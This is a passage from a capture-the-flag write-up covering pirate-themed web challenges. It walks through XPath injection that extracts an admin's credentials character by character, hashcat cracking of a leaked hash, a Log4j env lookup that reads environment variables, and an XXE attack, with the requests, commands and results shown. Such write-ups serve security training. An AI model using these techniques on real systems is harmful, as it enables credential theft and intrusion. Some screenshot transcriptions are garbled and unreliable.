Figure 28: Enumeration - Role (Admin)

- User no 26 has a role starting with "a"

The screenshot shows the OWASP ZAP Results module. It displays the results of an intruder attack on `http://127.0.0.1:22000`. There are 11 requests listed, all with a status code of 200. The payloads used are 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, and 26. Below the results table is a screenshot of a 'Forgot Password' page from a web application, showing a success message: 'The mail has been sent. Please check your inbox.'

Figure 29: Admin User – Enumeration

c. Confirm User no.26 has role “administrator”

The screenshot shows the ZAP interface with the 'Repeater' tab selected. The 'Request' pane displays a POST request to `/forgot-password` with various headers and a complex payload. The payload includes a condition: `username='Test' or substring(/users/user[26].username,$1,$1)='$aG' and '1'='1'`. The 'Response' pane shows the server's response: 'Forgot Password' with a 'Username:' input field, a 'Reset Password' button, and a green message: 'The mail has been sent. Please check your inbox.' The 'Inspector' pane on the right shows request attributes, query parameters, body parameters, cookies, headers, and response headers.

Figure 30: Admin User - Enumeration(2)

6. Exfiltrating credentials.

a. Exfiltrating username

The screenshot shows the ZAP interface with the 'Intruder' tab selected. A 'Cluster bomb attack' is configured against the target `http://127.0.0.1:22000`. The 'Payloads' section shows a payload type of 'Brute force' with a payload count of 62. The payload configuration section includes a character set of 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789', a minimum length of 1, and a maximum length of 1. The 'Payload processing' section contains rules for payload tasks. The 'Payload encoding' section includes a URL-encoding rule for characters like '<' and '>'. The payload in the 'Payloads' section includes a condition: `username='Test' or substring(/users/user[26].username,$1,$1)='$aG' and '1'='1'`.

Figure 31: Username Exfiltration - 1

Request	Payload 1	Payload 2	Status code	Response rec...	Error	Timeout	Length	Comment
869	1	R	200	15			2804	
2043	2	e	200	16			2804	
1432	3	b	200	18			2804	
1841	4	k	200	16			2804	
2913	5	S	200	20			2804	
160	6	D	200	25			2804	
1181	7	X	200	16			2804	
1539	8	e	200	17			2804	
1387	9	b	200	19			2804	
2816	10	3	200	14			2804	
1440	11	c	200	17			2804	
0			200	2			2769	

Figure 32: Username Exfiltration – 2

b. Exfiltrating password

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Search Settings

1 x 2 x 5 x + Cluster bomb attack Start attack

Target: http://127.0.0.1:22000 Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```

1 POST /forgot-password HTTP/1.1
2 Host: 127.0.0.1:22000
3 Content-Length: 100
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
6 sec-ch-ua-mobile: 70
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1:22000
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/131.0.6778.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Dest: empty
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1:22000/forgot-password
19 Accept-Encoding: gzip, deflate, br
20 Connection: keep-alive
21
22 username=Test' or substring(/users/user[26]/password,$1$,1)=$a$ and '1'='1'

```

Payloads

Payload position: 2
Payload type: Brute Forcer
Payload count: 62
Request count: 3,162

Payload configuration

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012345678
Min length: 1
Max length: 1

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	<input checked="" type="checkbox"/> Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: \n\r<>?=&{}[]|^~#

Event log (5) All issues Memory: 270.3MB

Figure 33: Password Exfiltration - 1

Request	Payload 1	Payload 2	Status code	Response rec...	Error	Timeout	Length	Comment
1175	1	X	200	20			2804	
1533	2	e	200	22			2804	
1381	3	b	200	19			2804	
2810	4	3	200	13			2804	
1434	5	c	200	19			2804	
925	6	S	200	18			2804	
2303	7	t	200	16			2804	
2202	8	r	200	21			2804	
2662	9	o	200	20			2804	
2000	10	n	200	21			2804	
1044	11	g	200	16			2804	
2818	12	3	200	16			2804	
2258	13	s	200	17			2804	
2310	14	t	200	16			2804	
781	15	p	200	17			2804	
2720	16	1	200	16			2804	
2211	17	r	200	22			2804	
2875	18	4	200	14			2804	
2315	19	t	200	16			2804	
2826	20	3	200	17			2804	
736	21	O	200	21			2804	
1604	22	f	200	16			2804	
993	23	T	200	21			2804	
1708	24	h	200	17			2804	
2831	25	3	200	16			2804	
2934	26	s	200	16			2804	
2833	27	3	200	18			2804	
2885	28	4	200	16			2804	
0			200	2			2769	

Figure 34: Password Exfiltration - 2

7. Login to the application to retrieve the flag




Figure 35: Administrator Dashboard

Flag: REDFOX{Xeb3c_1s_Al1v3_4nd_w1ll_R3turn}

The Logs For Jay: Pirate's Secret

The Grand Line is a vast trove of untold treasures and long-buried secrets, but one such secret lies hidden beneath the depths of the Sea for Jay. The Straw Hat Pirates come across a set of ancient logs containing cryptic messages, and among them, a chilling note reads, "The Logs for Jay" Who is Jay, and what treasure does this message guard? The crew must decipher the hidden meaning within the logs—before it's too late and the treasure slips into the wrong hands.


Vulnerability Exploited: Sensitive Information Disclosure & Log4j

Walkthrough:

Enumeration > Sensitive Info Disclosure > Hash Crack > Log4j Bypass

Detailed Walkthrough:

1. Performing basic web enumeration using tools like gobuster we discover sitemap.xml which contains URL of various log files.



A screenshot of a web browser window displaying the XML content of a sitemap. The URL in the address bar is 'cyberstorm.redfoxsec.com:7000/sitemap.xml'. The page content shows a series of XML `<loc>` tags, each pointing to a different log file URL. The logs are dated 2024-03-15 and have a hourly change frequency and priority of 0.8. The logs are numbered 56473829, 38291747, 74658392, 19384756, and 12012025.

```
<urlset>
  <url>
    <loc>http://cyberstorm.redfoxsec.com:7000/logs-56473829-xyz-mnpq7654</loc>
    <lastmod>2024-03-15</lastmod>
    <changefreq>hourly</changefreq>
    <priority>0.8</priority>
  </url>
  <url>
    <loc>http://cyberstorm.redfoxsec.com:7000/logs-38291747-rst-uvwxyz9876</loc>
    <lastmod>2024-03-15</lastmod>
    <changefreq>hourly</changefreq>
    <priority>0.8</priority>
  </url>
  <url>
    <loc>http://cyberstorm.redfoxsec.com:7000/logs-74658392-klm-ijop5432</loc>
    <lastmod>2024-03-15</lastmod>
    <changefreq>hourly</changefreq>
    <priority>0.8</priority>
  </url>
  <url>
    <loc>http://cyberstorm.redfoxsec.com:7000/logs-19384756-def-abch8765</loc>
    <lastmod>2024-03-15</lastmod>
    <changefreq>hourly</changefreq>
    <priority>0.8</priority>
  </url>
  <url>
    <loc>http://cyberstorm.redfoxsec.com:7000/logs-12012025-789-bhsd56378</loc>
    <lastmod>2024-03-15</lastmod>
    <changefreq>daily</changefreq>
    <priority>0.8</priority>
  </url>
</urlset>
```

Figure 36: Sitemap.xml

2. Accessing a log file, we get a password Hash of a user.




Figure 37: Sensitive Information Disclosure

3. If we view the page-source we are given a hint to create custom wordlist by using rule "d3adOne.rule"

```

92 <div class="log-entry">
93   <span>[{"timestamp": "2024-03-15 09:23:45.123", "level": "INFO", "message": "User authentication successful for admin"}]</span>
94   <span class="log-level INFO">INFO</span>
95   <span>User authentication successful for admin</span>
96 </div>
97 <div class="log-entry">
98   <span>[{"timestamp": "2024-03-15 09:23:47.456", "level": "INFO", "message": "Session created with ID: 8f3d92e-1234-5678-90ab-cdef01234567"}]</span>
99   <span class="log-level INFO">INFO</span>
100  <span>Session created with ID: 8f3d92e-1234-5678-90ab-cdef01234567</span>
101 </div>
102 <div class="log-entry">
103   <span>[{"timestamp": "2024-03-15 09:23:48.789", "level": "WARN", "message": "Failed login attempt for user: unknown_user"}]</span>
104   <span class="log-level WARN">WARN</span>
105   <span>Failed login attempt for user: unknown_user</span>
106 </div>
107 <div class="log-entry">
108   <span>[{"timestamp": "2024-03-15 09:24:15.321", "level": "ERROR", "message": "Database connection timeout after 30 seconds"}]</span>
109   <span class="log-level ERROR">ERROR</span>
110   <span>Database connection timeout after 30 seconds</span>
111 </div>
112 <div class="log-entry">
113   <span>[{"timestamp": "2024-03-15 09:24:47.456", "level": "INFO", "message": "Configuration reload initiated by system"}]</span>
114   <span class="log-level INFO">INFO</span>
115   <span>Configuration reload initiated by system</span>
116 </div>
117 <div class="log-entry">
118   <span>[{"timestamp": "2024-03-15 09:24:48.907", "level": "INFO", "message": "Cache cleared: user_preferences"}]</span>
119   <span class="log-level INFO">INFO</span>
120   <span>Cache cleared: user_preferences</span>
121 </div>
122 <div class="log-entry">
123   <span>[{"timestamp": "2024-03-15 09:25:08.123", "level": "INFO", "message": "Scheduled backup process started"}]</span>
124   <span class="log-level INFO">INFO</span>
125   <span>Scheduled backup process started</span>
126 </div>
127 <div class="log-entry">
128   <span>[{"timestamp": "2024-03-15 09:25:30.456", "level": "INFO", "message": "Scheduled backup process started"}]</span>
129   <span class="log-level INFO">INFO</span>
130   <span>Scheduled backup process started</span>
131 </div>
132 <div class="log-entry">
133   <span>[{"timestamp": "2024-03-15 09:25:30.789", "level": "ERROR", "message": "Failed to process request: Internal Server Error"}]</span>
134   <span class="log-level ERROR">ERROR</span>
135   <span>Failed to process request: Internal Server Error</span>
136 </div>
137 <div class="log-entry">
138   <span>[{"timestamp": "2024-03-15 09:25:40.321", "level": "INFO", "message": "New Password hash generated: 885e59519628c3879f3eb00ef28f9323cbc9d743807c97827b7d42f1f62d592"}]</span>
139   <span class="log-level INFO">INFO</span>
140   <span>New Password hash generated: 885e59519628c3879f3eb00ef28f9323cbc9d743807c97827b7d42f1f62d592</span>
141   <!-- Like the Grand Line's secret, some paths may be too well-known; beware, for even the greatest treasures can be found by abiding the diaclone rules of the sea. -->
142 </div>
143 </div>
144 </body>
145 </html>

```

Figure 38: Page Source - Log File

4. We are also able to find hint about the potential of flag in environment variables of the application in other log files.




Figure 39: Log File – 2

5. Creating a custom wordlist to crack the hash using hashcat.

```
(kali㉿kali)-[~]
$ echo "Jay" > word.txt

(kali㉿kali)-[~]
$ hashcat --force word.txt -r /usr/share/hashcat/rules/d3ad0ne.rule --stdout > Custom_wordlist.txt

(kali㉿kali)-[~]
$ hashcat -m 1400 085e59519628c3879f3eb90ef28f9323cbcd92743867c97027b7d42f1f62d592 Custom_wordlist.txt --show
085e59519628c3879f3eb90ef28f9323cbcd92743867c97027b7d42f1f62d592:J1a2y3

(kali㉿kali)-[~]
$
```

Figure 40: Password Cracking

6. Login with the password of user Jay and observe a Log Dashboard. While playing around with the search functionality we realise we are able to perform Log4j lookup but some lookups are blocked.




Figure 41: Java Version Lookup - Blocked

7. By Going through the log4j documentation we are able to find “env” lookup used to query environmental variables. We can Use that to retrieve the flag.




Figure 42: Environment variable – Flag

Flag: REDFOX{y0u_und3rst00d_th3_l0g5_4_Jay_m4yb3_Y0u_R_th3_ch05en_0ne}


Whisper of Sea

Description: In the Grand Line, a Log Pose is the only way to navigate the unpredictable seas—but what if you could steal someone else's course? Just like a pirate sneaking onto an enemy ship, authorization isn't always earned—it can be taken.


Location: <http://cyberstorm.redfoxsec.com:1002>

Detailed Walkthrough:

1. Navigate to <http://cyberstorm.redfoxsec.com:3000> and click the "Blogs" button.



2. Insert a random comment like "Test", submit the comment, and intercept the request in Burp Suite



3. Observe the response confirming "Comment added successfully".

The screenshot shows the Postman interface with a successful API call. The request URL is `/api/comment`. The request body contains the JSON payload: `{"animeId":1, "comment": "Test"}`. The response status is 200 OK, and the JSON body is: `{"success":true, "message": "Comment added successfully"}`.

```

Request
Pretty Raw Hex
1 POST /api/comment HTTP/1.1
2 Host: cyberstar.redfoxsec.com:3000
3 Content-Length: 30
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
6 Content-Type: application/json
7 Accept: */*
8 Origin: http://cyberstar.redfoxsec.com:3000
9 Referer: http://cyberstar.redfoxsec.com:3000/blogs.html
10 Accept-Encoding: gzip, deflate, br
11 Cookie: browserId=d124e93163949fa4699baa8e6a2e1baec3c6bba049fb41d0fb9894440d71a5
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14 {
15     "animeId":1,
16     "comment": "Test"
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 X-RateLimit-Limit: 100
4 X-RateLimit-Remaining: 92
5 Date: Tue, 01 Apr 2025 10:35:02 GMT
6 X-RateLimit-Reset: 1745504208
7 Connection: keep-alive
8 X-Frame-Options: DENY
9 X-XSS-Protection: 1; mode=block
10 Content-Type: application/json; charset=utf-8
11 Content-Length: 55
12 ETag: W/"37-yeBzNmyEHNq00jq4V29RRAo1c"
13 Pragma: no-cache
14 Keep-Alive: timeout=5
15 [
16     {
17         "success":true,
18         "message": "Comment added successfully"
19     }
]

Done

```

4. Change the Content-Type from application/json to application/xml, modify the user input to XML format, and observe that the server accepts XML data.

The screenshot shows the Postman interface with a successful API call. The request URL is `/api/comment`. The request body contains the XML payload: `<root><animeId>1</animeId><comment>Test</comment></root>`. The response status is 200 OK, and the XML body is: `<root><success>true</success><message>Comment added successfully</message></root>`.

```

Request
Pretty Raw Hex
1 POST /api/comment HTTP/1.1
2 Host: cyberstar.redfoxsec.com:3000
3 Content-Type: application/xml
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
6 Content-Type: application/xml
7 Content-Type: application/xml
8 Origin: http://cyberstar.redfoxsec.com:3000
9 Referer: http://cyberstar.redfoxsec.com:3000/blogs.html
10 Accept-Encoding: gzip, deflate, br
11 Cookie: browserId=d124e93163949fa4699baa8e6a2e1baec3c6bba049fb41d0fb9894440d71a5
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14 <root>
15     <animeId>1</animeId>
16     <comment>Test</comment>
17 </root>

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 X-RateLimit-Limit: 100
4 X-RateLimit-Remaining: 89
5 Date: Tue, 01 Apr 2025 10:37:51 GMT
6 X-RateLimit-Reset: 1745504398
7 X-Content-Type-Options: nosniff
8 X-Frame-Options: DENY
9 X-XSS-Protection: 1; mode=block
10 Content-Type: application/json; charset=utf-8
11 Content-Length: 55
12 ETag: W/"37-yeBzNmyEHNq00jq4V29RRAo1c"
13 Pragma: no-cache
14 Keep-Alive: timeout=5
15 [
16     {
17         "success":true,
18         "message": "Comment added successfully"
19     }
]

Done

```

5. Insert a basic XXE payload, submit the request, and observe the server's response revealing the flag.

4 x +

Send Cancel < >

Request	Response
<p>Pretty Raw Hex</p> <pre>1 POST /api/content HTTP/1.1 2 Host: cyberstorm.redfoxsec.com:3000 3 Content-Length: 172 4 Accept-Language: en-US,en;q=0.9 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 6 Referer: http://cyberstorm.redfoxsec.com:3000/blogs.html 7 Accept-Encoding: gzip, deflate, br 8 Accept: */* 9 Connection: keep-alive 10 Content-Type: application/xml 11 Origin: http://cyberstorm.redfoxsec.com:3000 12 X-Powered-By: PHP/8.1.12 13 X-RateLimit-Limit: 100 14 X-RateLimit-Remaining: 99 15 X-RateLimit-Reset: 1674505077 2023-10-14T04:48:35Z GHT 16 X-Content-Type-Options: nosniff 17 X-Frame-Options: DENY 18 X-Content-Type-Options: mode=block 19 Content-Type: application/json; charset=utf-8 20 Content-Length: 41 21 Content-Encoding: gzip 22 Date: Tue, 10 Oct 2023 10:43:01 GHT 23 Vary: Accept-Encoding 24 Connection: keep-alive 25 Keep-Alive: timeout=5 26 { 27 "flag": "REDFOX(Silent_Whispers_of_XME)" 28 }</pre>	<p>Pretty Raw Hex Render</p> <pre>1 HTTP/1.1 200 OK 2 Date: Tue, 10 Oct 2023 10:43:01 GHT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 41 5 Content-Encoding: gzip 6 Vary: Accept-Encoding 7 Connection: keep-alive 8 Keep-Alive: timeout=5 9 X-Content-Type-Options: nosniff 10 X-Frame-Options: DENY 11 X-Content-Type-Options: mode=block 12 Content-Type: application/json; charset=utf-8 13 Content-Length: 41 14 Content-Encoding: gzip 15 Date: Tue, 10 Oct 2023 10:43:01 GHT 16 Vary: Accept-Encoding 17 Connection: keep-alive 18 Keep-Alive: timeout=5 19 { 20 "flag": "REDFOX(Silent_Whispers_of_XME)" 21 }</pre>

Done

Event log (5) All issues

Flag: REDFOX{Silent_Whispers_of_XXE}

